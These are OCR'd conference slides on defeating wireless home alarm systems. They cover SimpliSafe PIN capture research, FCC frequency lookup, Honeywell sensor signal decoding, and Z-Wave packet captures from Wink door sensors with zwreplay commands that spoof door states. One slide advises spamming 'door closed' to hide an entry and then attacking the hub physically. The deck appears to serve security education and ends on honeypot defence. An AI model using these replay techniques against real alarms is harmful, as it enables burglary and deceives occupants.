
- **What inferences can you make from this usage graph?**



RELIAQUEST

“Repurposing” Meter Data

- **What inferences can you make from this usage graph?**



RELIAQUEST

Not Getting Busted.

(Detecting People Detecting You.)

Detecting Alarms

- Feb 2016, Andrew Zonenberg with IOActive produced a post analyzing SimplySafe's wireless security system.

IOActive

WEDNESDAY, FEBRUARY 17, 2016

Remotely Disabling a Wireless Burglar Alarm

By Andrew Zonenberg *@azonenberg*

Countless movies feature hackers remotely turning off security systems in order to infiltrate buildings without being noticed. But how realistic are these depictions? Time to find out.

RELIAQUEST

Detecting Alarms

- SimpliSafe was made aware of this blog via their User Forum, and responded:

  - The hack described is sophisticated and highly unlikely. IOActive purchased specialized equipment and programmed a chip by writing custom code. Once programmed, the equipment would need to be within close proximity of the alarm system and in use the moment the system is disarmed by an authorized user.
  - We have not received any reports of anyone attempting this to attack on our system outside of a controlled testing environment.
  - We are also not aware of this happening to the systems of other major home security providers that use similar technology.


A comment on the SimpliSafe page..

Firstly, hackers have to know


On February 22nd, 2016 michaelsc says:


Firstly, hackers have to know you have SS. Secondly, hackers have to know if you have anything worth stealing. Just because this issue became public certainly does not mean hackers are going to swarm Radio Shacks for the items they need. Just a whole lot of paranoia and just means for some to blow off steam. This issue affects other systems as well. Probably more of a chance of getting mugged or carjacked than someone burglarizing a SS user.

- The hack described is sophisticated and highly unlikely. IOActive purchased specialized equipment and programmed a chip by writing custom code. Once programmed, the equipment would need to be within close proximity of the alarm system and in use the moment the system is disarmed by an authorized user.



https://greatscottgadgets.com/2016/02-19-low-cost-simplisafe-attacks/





Michael Ossman studied the behavior of the panel, could pick up a pin being entered, and even replay it.

https://greatscottgadgets.com/2016/02-19-low-cost-simplisafe-attacks/

What frequencies do we watch?


- **The FCC is your friend.**
- **All manufacturers have to submit data about frequencies used by their devices, as well as testing results proving it.**
- **This is all publicly available: http://fccid.io provides a fantastic search functionality.**

Example: Honeywell

- **Honeywell Keypad: https://fccid.io/CFS8DL6152RF**

SENSE: HORZ UUT: VERT

PCB IN PLASTIC:




Frequency : 344.94MHz

Example: Honeywell

- **Honeywell 5800PIR1 Motion sensor: https://fccid.io/CFS8DL5800PIR**


TOP PLASTIC:

PC BOARD IN PLASTIC:



Frequency : 344.94MHz

Honeywell 5800PIR: Can we see it?



Frequency : 344.94MHz


Honeywell 5800PIR: What does it mean?


```
1011111111111111111111111111111111111111111111111111111111111111 [Pause: 408 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 404 samples]
1011111111111111111111111111111111111111111111111111111111111111 [Pause: 410 samples]
0011111111111111111111111111111111111111111111111111111111111111 [Pause: 405 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 404 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 405 samples]
1011111111111111111111111111111111111111111111111111111111111111 [Pause: 405 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 411 samples]
0000111111111111111111111111111111111111111111111111111111111111 [Pause: 405 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 406 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 406 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 404 samples]
1011111111111111111111111111111111111111111111111111111111111111 [Pause: 406 samples]
1100000111111111111111111111111111111111111111111111111111111111 [Pause: 405 samples]
1011111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111 [Pause: 819 samples]
1011111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111 [Pause: 422 samples]
0111111111111111111111111111111111111111111111111111111111111111 [Pause: 415 samples]
1000011111111111111111111111111111111111111111111111111111111111 [Pause: 414 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 816 samples]
1011111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111 [Pause: 415 samples]
1000011111111111111111111111111111111111111111111111111111111111 [Pause: 815 samples]
1011111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111 [Pause: 816 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 405 samples]
1001111111111111111111111111111111111111111111111111111111111111 [Pause: 406 samples]
1000001111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111 [Pause: 418 samples]
```

** URH (Universal Radio Hacker) – AWESOME TOOL!

RELIAQUEST

What Inferences Can We Make Here?



Frequency : 344.94MHz

What about other Alarm systems?

- **Some wireless alarms can be detected, and bypassed.**
- **Often “self-install” kits.**
- **Commercially installed systems may use wireless components due to wiring issues.**

IoT Alarms : The Wink Lookout?

- Released in late 2017, the Lookout system comes with two door sensors, a motion sensor and a siren.
- Uses ZWave protocol (800 - 900mhz).
- Is this newer system vulnerable in the same way?

Capturing Wink Events


```
./zwdump -w jon_frontdooropen.pcap -v
zwdump: listening on rfcat, link-type DLT_USER1, capture size 54 bytes
17:38:35.031998 HomeID:[redacted] SourceID:02 DestID:01 FC:(Singlecast ACK-Reqd Speed-Modified Seq#1) Len:19 ALARM
0000: [redacted] 02 51 01 13 01 71 05 00 00 00 ff 06   .AK..Q...q......
0010:  16 00 cd                                        ...

17:38:35.032332 HomeID:[redacted] SourceID:01 DestID:02 FC:(ACK Speed-Modified Seq#1) Len:10
0000: [redacted] 01 13 01 0a 02 0d                     .AK.......

17:38:35.032456 HomeID:[redacted] SourceID:01 DestID:02 FC:(ACK Speed-Modified Seq#2) Len:10
0000: [redacted] 01 13 02 0a 02 0e                     .AK.......

3 packets captured.
```

```
./zwdump -w jon_frontdoorclose.pcap -v
zwdump: listening on rfcat, link-type DLT_USER1, capture size 54 bytes
17:41:27.328987 HomeID:[redacted] SourceID:02 DestID:01 FC:(Singlecast ACK-Reqd Speed-Modified Seq#1) Len:19 ALARM
0000: [redacted] 02 51 01 13 01 71 05 00 00 00 ff 06   .AK..Q...q......
0010:  17 00 cc                                        ...

17:41:27.329299 HomeID:[redacted] SourceID:01 DestID:02 FC:(ACK Speed-Modified Seq#1) Len:10
0000: [redacted] 01 13 01 0a 02 0d                     .AK.......

17:41:27.329426 HomeID:[redacted] SourceID:01 DestID:02 FC:(ACK Speed-Modified Seq#2) Len:10
0000: [redacted] 01 13 02 0a 02 0e                     .AK.......

3 packets captured.
```

RELIAQUEST


Spoofing an Open Door

```
./zwreplay -r jon_frontdooropen.pcap -vvv -w 0
zwreplay: retransmitting frames from 'jon_frontdooropen.pcap'
Transmitted 1 packets.
```



Spoofing a Closed Door

```
./zwreplay -r jon_frontdoorclose.pcap -vvv -w 0
zwreplay: retransmitting frames from 'jon_frontdoorclose.pcap'
Transmitted 1 packets.
```



Attacking the Wink Device State

- **Annoying door stuck open notification**
  - Spam DOOR_OPEN right before target leaves for work, target will likely not have time to debug issue before leaving, and may get frustrated with it entirely.

- **Spamming Door closed state**
  - During our tests, we found that if you spam door closed, you can sometimes force it to remain in the closed state, even if the door is opened.
  - Don’t open the door again, as that tends to reset the door state, instead, go for attacking the Wink hub directly (read: physically).

System Defense

- **We are setting up an automation system to detect changes in the house.**

- **How do we detect attacks, and protect our evidence data?**

Network Defense – IoT Honeypots

- What if someone is already on your network?
- Why not model an IoT device?
- Why not make it simple… and pick a device that has a simple “footprint”?

Network Defense – IoT Honeypots

- **Thermostats are fun.**
- **An ecobee thermostat, once configured, connects to a wifi network, and creates an outbound VPN connection to the “cloud” server for remote control.**

Network Defense – IoT Honeypots

Real Ecobee

```
